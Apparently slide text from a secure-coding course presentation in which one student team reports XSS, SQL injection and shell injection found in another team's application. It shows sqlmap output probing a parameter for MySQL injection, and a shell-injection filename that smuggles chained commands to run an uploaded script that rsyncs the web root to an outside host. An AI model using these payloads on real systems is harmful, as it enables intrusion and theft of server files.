Secure Coding Phase 2

Team 7


Magnus Jahnen, Thomas Krex, Elias Tatros

Analysed Application from **Team 10**

Vulnerabilities

Name	Impact	Likelihood
Persistent XSS	medium - high	high
SQL Injection	high	high
Shell Injection	high	medium - high

Live Demo


{1.0-dev-nongit-20141109}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
[*] starting at 15:27:22
[15:27:23] [INFO] testing connection to the target URL
[15:27:23] [INFO] heuristics detected web page charset 'ascii'
[15:27:24] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[15:27:25] [INFO] target URL is stable
[15:27:25] [INFO] testing if GET parameter 'transaction_id' is dynamic
[15:27:25] [WARNING] GET parameter 'transaction_id' does not appear dynamic
[15:27:25] [INFO] heuristic (basic) test shows that GET parameter 'transaction_i
d' might be injectable (possible DBMS: 'MySQL')
[15:27:25] [INFO] testing for SQL injection on GET parameter 'transaction_id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you
want to skip test payloads specific for other DBMSes? [Y/n]
do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1) values? [Y/n]
[15:28:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:28:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:28:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:28:05] [INFO] testing 'MySQL boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (RLIKE)'
[15:28:06] [INFO] GET parameter 'transaction_id' seems to be 'MySQL boolean-based blind - WHERE, HAVING, ORDER BY or G
ROUP BY clause (RLIKE)' injectable
[15:28:06] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[15:28:07] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[15:28:07] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'
[15:28:07] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:28:07] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'
[15:28:07] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause'
[15:28:07] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (EXTRACTVALUE)'

Shell Injection

File Name:

```
&& dir=`mktemp -d` && cd $dir && cd .. &&
rm -rf script.vuln  && mv *.vuln
script.vuln && bash script.vuln
```

File Content:

```
rsync -r -v /var/www/sc-course/ <ip>::share/team10
```

Thank you

Any Questions?